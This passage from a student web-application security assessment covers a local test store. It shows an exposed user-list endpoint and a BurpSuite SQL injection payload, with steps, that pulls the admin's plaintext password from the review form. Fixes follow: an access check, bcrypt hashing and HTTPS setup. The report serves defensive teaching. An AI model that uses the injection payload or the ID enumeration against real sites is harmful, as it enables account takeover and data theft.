[[{"userid":2,"username":"Johnson","email":"johnson@gmail.com","contact":"97821333","type":"Customer","profile_pic_url":"https://i.imgur.com/1us3MW.jpg","created_at":"2021-11-27T07:38:41.000Z"}, {"userid":36,"username":"Marry","email":"marry@gmail.com","contact":"91234567","type":"Customer","profile_pic_url":"https://i.imgur.com/LpAGlf.d.webp?maxwidth=1520&fidelity=grand","created_at":"2021-11-27T13:09:01.000Z"}, {"userid":37,"username":"Garry","email":"garry@hotmail.com","contact":"87832144","type":"Customer","profile_pic_url":"https://i.imgur.com/gCqyR0.png","created_at":"2021-11-27T14:59:33.000Z"}, {"userid":38,"username":"Joshua","email":"joshua127@gmail.com","contact":"84637283","type":"Customer","profile_pic_url":"https://www.abc.com/jos.jpg","created_at":"2021-12-03T01:38:36.000Z"}, {"userid":39,"username":"User127","email":"user127@gmail.com","contact":"84327894","type":"Customer","profile_pic_url":"https://www.abc.com/user127.jpg","created_at":"2021-12-03T09:54:33.000Z"}, {"userid":41,"username":"User1274","email":"user1274@gmail.com","contact":"83271893","type":"Customer","profile_pic_url":"https://www.abc.com/user1274.jpg","created_at":"2021-12-03T09:59:19.000Z"}, {"userid":43,"username":"User12745","email":"user12745@gmail.com","contact":"84728384","type":"Customer","profile_pic_url":"https://www.abc.com/newuser12745.jpg","created_at":"2021-12-04T12:32:36.000Z"}, {"userid":45,"username":"Terry Tan","email":"terry@gmail.com","contact":"91234567","type":"Customer","profile_pic_url":"https://www.abc.com/terry.jpg","created_at":"2021-12-04T11:33:51.000Z"}, {"userid":64,"username":"Jerry tan","email":"user12745@gmail.com","contact":"84728384","type":"Customer","profile_pic_url":"https://www.abc.com/newuser12745.jpg","created_at":"2022-01-07T04:50:15.000Z"}, {"userid":66,"username":"user","email":"user@gmail.com","contact":"98765432","type":"Admin","profile_pic_url":"https://www.abc.com/newuser12745.jpg","created_at":"2022-02-06T06:58:31.000Z"}, {"userid":67,"username":"user1","email":"user@gmail.com","contact":"98765432","type":"Customer","profile_pic_url":"https://i.imgur.com/ExL70H.jpg","created_at":"2022-02-20T18:38:49.000Z"}, {"userid":68,"username":"Yuhong","email":"yuhong@gmail.com","contact":"81234567","type":"Customer","profile_pic_url":"https://www.abc.com/newuser12745.jpg","created_at":"2022-02-05T12:42:21.000Z"}, {"userid":71,"username":"Harrison","email":"harrison@gmail.com","contact":"97351626","type":"Customer","profile_pic_url":"http://localhost:3081/login.html","created_at":"2022-02-06T17:16:33.000Z"}, {"userid":73,"username":"hacker","email":"hacker@gmail.com","contact":"112345678","type":"Customer","profile_pic_url":"http://hacker.com","created_at":"2024-01-16T22:12:48.000Z"}]]
```

Figure 63: Finding <http://localhost:8081/users>

When the attacker tries to access the <http://localhost:8081/users/id> endpoint, they will quickly realise there is no verification on who is accessing that endpoint. By slowly changing the parameters, attackers could potentially get many user accounts' information in the website.



```
{ "userid":66,"username":"user","email":"user@gmail.com","contact":"98765432","type":"Admin","profile_pic_url":"https://www.abc.com/newuser12745.jpg","created_at":"2022-02-06T06:58:31.000Z" }
```

Figure 64: <http://localhost:8081/users/id>

Recommendations

To mitigate this vulnerability, we have to eliminate unused endpoints as they unnecessarily expose the website to potential threats. When retrieving sensitive user information, it is essential to verify the identity of the user making the request. Thus, we recommended removing the GET /users endpoint altogether to reduce the attack surface. For the /users/id endpoint, we suggest adding verification to ensure the 'id' parameter in the request matches the 'userid' from the JWT payload. This will ensure that users can only access the information that pertains to them.

Fixed code snippet

```
// //Api no. 2 Endpoint: GET /users/ | Get all user
// app.get('/users', (req, res) => {

//     userDB.getAllUser((err, results) => {

//         if (err)
//             res.status(500).json({ result: "Internal Error" })

//         //No error, response with all user info
//         else {
//             res.status(200).json(results)

//         }
//     })
// })

// });
```


Figure 65: Removing (or commenting out) unused endpoint

```
// Api no. 3 Endpoint: GET /users/:id/ | Get user by userid
app.get('/users/:id', verifyToken, (req, res) => {
    if (req.userid !== req.params.id) {
        res.status(403).json({ message: 'Not authorized!' });
        return
    }
    userDB.getUser(req.params.id, (err, results) => {
        if (err)
            res.status(500).json({ result: "Internal Error" })

        //No error, response with user info
        else {
            res.status(200).json(results[0])
        }
    })
});
```

Figure 66: Authorising users who access the endpoint

Results



404 Not found

Figure 67: Unable to access <http://localhost:8081/users>




Figure 68: Unauthroised, thus unable to access <http://localhost:8081/users/:id>

Cryptographic Failures

Vulnerability/Risk	Likelihood
High. Cryptographic Failures in the context of web applications refer to security vulnerabilities related to the improper use or implementation of cryptographic techniques. These failures can lead to the exposure of sensitive data, the compromise of security features, or the weakening of the application's overall security posture. Attackers often exploit cryptographic failure vulnerabilities by discovering weaknesses and flaws in cryptographic systems. Examples of how attackers exploit this vulnerability is by scanning for transmission of secret data in plaintext, hard-coded passwords in config files, missing encryption, insecure certificate validation, sensitive data in source control and many more. This can lead to data exposure and unauthorised access. When cryptographic mechanisms fail, sensitive data becomes vulnerable. Attackers can gain unauthorised access to user credentials, personal information, financial records, and other confidential data. This exposure can lead to identity theft, financial losses, and privacy violations.	Medium. This vulnerability can be quite common sometimes as there may be some issues in how cryptography is implemented or used, rather than flaws in the cryptographic algorithms themselves. It is also less likely to have hidden flaws. Developers increase this risk by failing to patch known vulnerabilities promptly and the improper implementation of cryptographic algorithms.

Password in Plaintext (Detailed)

user.js
Using SQL injection, we were able to print out the password of the admin user. Since the password was not hashed or encrypted, attackers can read the plaintext password and access

the admin page, bypassing any authentication.

Code snippet

```
addNewUser: (username, email, contact, password, type, profile_pic_url, callback) => {  
  //Connects  
  var dbConn = db.getConnection();  
  dbConn.connect(function (err) {  
    //Return error  
    if (err) {  
      return callback(err, null)  
    } else {  
      //Sql query  
      dbConn.query(`  
insert into user  
(username, email, contact, password, type, profile_pic_url) values  
(?, ?, ?, ?, ?, ?);`, [username, email, contact, password, type, profile_pic_url], function (err, results) {  
        //End connection  
        dbConn.end();  
  
        if (err)  
          console.log(err)  
  
        return callback(err, results)  
      });  
    }  
  });  
},
```

Figure 69: Plaintext password imputed in database


Exploitation method

We will exploit the password using sql injection. The password would be printed out in plaintext.

1. Log in as any normal user
2. Go to any product
3. Turn on Intercept for BurpSuite
4. Add a review
5. In the request params, change the json to the following code

```
{"userid":67,"rating":5, (SELECT password FROM user WHERE type = 'Admin'), 8); --  
-","review":"hi"}
```

6. Forward the request.
7. The output of the sql injection would be printed at the reviews page.



The screenshot shows a user profile for 'user1' with a timestamp of '2024-01-17 02:48:49'. Below the profile information, there is a password strength indicator consisting of five red stars and the number '123'.

Figure 70: Finding Admin password

Recommendations

1. Install bcrypt by running *npm-install bcrypt*
2. Initialise the bcrypt library so that we can hash our passwords.
3. Hash the password by using `bcrypt.hashSync(password,bcrypt.genSaltSync(10));`

By hashing our passwords before sending them to the database, this reduces the risk of any man-in-the-middle attack where the sql query with the username and password of admin users can be seen in clear sight.

Fixed code snippet

Another problem we found is unencrypted traffic sent from the front end server to the back end server. This poses a problem as the password and username can be clearly seen in the intercepted network traffic

Code snippet

```
var app = require('./controller/app')
var hostname = "localhost"
var port = 8081;

app.listen(port, hostname, function () {
  console.log(`Server hosted at http://${hostname}:${port}`)
})
```

Figure 74: Traffic is unencrypted

Recommendations

1. Download OpenSSL to generate the certificate

https://sourceforge.net/projects/openssl/files/openssl-1.0.2j-fips-x86_64/

2. Unzip the folder

3. Set the OpenSSL file in Environment Variables > Path (D:\OpenSSL\bin)

4. Set the system variable for OPENSSL_CONFIG where the name is

Name: OPENSSL_CONF

Value: D:\OpenSSL\bin\openssl.cnf

5. Run OpenSSL Version to test if it is working.

6. Generate a private key

openssl genrsa -des3 -out mydomain-com.key 2048

7. Create a self-signing request

openssl req -key mydomain-com.key -new -out mydomain-com.csr

8. Create a self-signing certificate

openssl x509 -signkey mydomain-com.key -in mydomain-com.csr -req -days 365 -out mydomain-com.crt

9. Save your certs under the ssl folder.
10. Link your certificates to the server so that it would be able to run https.

Fixed code snippet

```
const app = require('./controller/app');
const https = require('https');
const fs = require('fs');

const hostname = "localhost";
const port = 8081;

const options = {
  key: fs.readFileSync('./ssl/private-key.pem', 'utf8'), // Specify 'utf8' encoding
  cert: fs.readFileSync('./ssl/certificate.pem', 'utf8'), // Specify 'utf8' encoding
};

const server = https.createServer(options, app);

server.listen(port, hostname, () => {
  console.log(`Server hosted at https://${hostname}:${port}`);
});

server.on('error', (error) => {
  if (error.code === 'EADDRINUSE') {
    console.error(`Port ${port} is already in use. Choose a different port.`);
  } else {
    console.error('Server error:', error);
  }
});
```

Figure 75: Encrypting traffic

Conclusion

In a nutshell, our comprehensive analysis of the website reveals various significant vulnerabilities, spanning from injection attacks to cryptographic failures. To summarise, we have identified the following vulnerabilities and how to exploit them:

- SQL injections and stored XSS vulnerabilities that demonstrate the potential for malicious attackers to manipulate the site's database or execute scripts in a browser
- CSRF vulnerabilities which could allow unauthorised actions to be performed on behalf on a legitimate user
- Identification and authentication failures, like an insecure password policy that allows for brute force attacks and the access of JSON tokens even after windows are closed
- The ability to retrieve static JWT secrets, and directly access JSON data from the server
- Passwords being stored in plaintext and network traffic being unencrypted

We have also implemented patches to secure these vulnerabilities, like parameterized queries, using the validator library, user type authentication, password policy implemented with regex, switching from local to session storage, stateless JWT tokens, removing unused endpoints and adding user authentication for endpoints utilising the GET method, hashing passwords as well as using SSL.

By implementing the patches, we have considerably improved the security posture of this website, protecting the integrity of the site and the privacy of its users. It is advised, to stay current on the deprecated libraries and new security protocols to maintain the security of this website.

References

2017 top 10 (no date) OWASP Top Ten 2017 | 2017 Top 10 | OWASP Foundation. Available at: https://owasp.org/www-project-top-ten/2017/Top_10 (Accessed: 04 February 2024).

Exploit chains explained: How and why attackers target multiple vulnerabilities (2022) CSO Online. Available at: <https://www.csoonline.com/article/571799/exploit-chains-explained-how-and-why-attackers-target-multiple-vulnerabilities.html> (Accessed: 04 February 2024).

Graph-X (2019) Discovering and exploiting API attack surface using client-side Javascript, Medium. Available at: https://medium.com/@_graphx/discovering-and-exploiting-api-attack-surface-using-client-side-javascript-778082f4c942 (Accessed: 04 February 2024).

Intro to identification and authentication failures (no date) Software Secured. Available at: <https://www.softwaresecured.com/post/intro-to-identification-and-authentication-failures> (Accessed: 04 February 2024).

LDAP injection prevention cheat sheet¶ (no date) LDAP Injection Prevention - OWASP Cheat Sheet Series. Available at: https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html (Accessed: 04 February 2024).

Lmammino (no date) Lmammino/JWT-cracker: Simple HS256, HS384 & HS512 JWT token brute force cracker., GitHub. Available at: <https://github.com/lmammino/jwt-cracker> (Accessed: 04 February 2024).

MITIGATING OWASP 2021 identification and authentication failures (no date) National Initiative for Cybersecurity Careers and Studies. Available at: <https://niccs.cisa.gov/education-training/catalog/security-innovation/mitigating-owasp-2021-identification-and> (Accessed: 04 February 2024).

Jonathon ReinhartJonathon Reinhart (2019) Why JWT is a stateless authentication?, Stack Overflow. Available at: <https://stackoverflow.com/questions/55881611/why-jwt-is-a-stateless-authentication> (Accessed: 04 February 2024).

Validator (no date) npm. Available at: <https://www.npmjs.com/package/validator> (Accessed: 04 February 2024).

What is stateless authentication (Token-based)?: Security encyclopedia (no date) What is Stateless Authentication (Token-Based)? | Security Encyclopedia. Available at: <https://www.hypr.com/security-encyclopedia/stateless-authentication> (Accessed: 04 February 2024).

Task Allocation

Categories	Vulnerability	Student	Admin Number
A03 Injection	SQL Injection	Ong Gui Yun	2227519
	Stored XSS	Swaathi Lakshmanan	2227171
A01 Broken Access Control	Post Product	Swaathi Lakshmanan	2227171
	Delete Product	Swaathi Lakshmanan	2227171
A07 Identification and Authentication Failures	Getting the password through brute force	Ong Gui Yun	2227519
	Accessing JWT token even when browser window is closed	Ong Gui Yun	2227519
A04 Insecure Design	Break the JWT Token	Swaathi Lakshmanan	2227171
	Get JSON data directly from Server	Swaathi Lakshmanan	2227171
A02 Cryptographic Failures	Password in Plaintext	Ong Gui Yun	2227519
	Network Traffic is unencrypted	Ong Gui Yun	2227519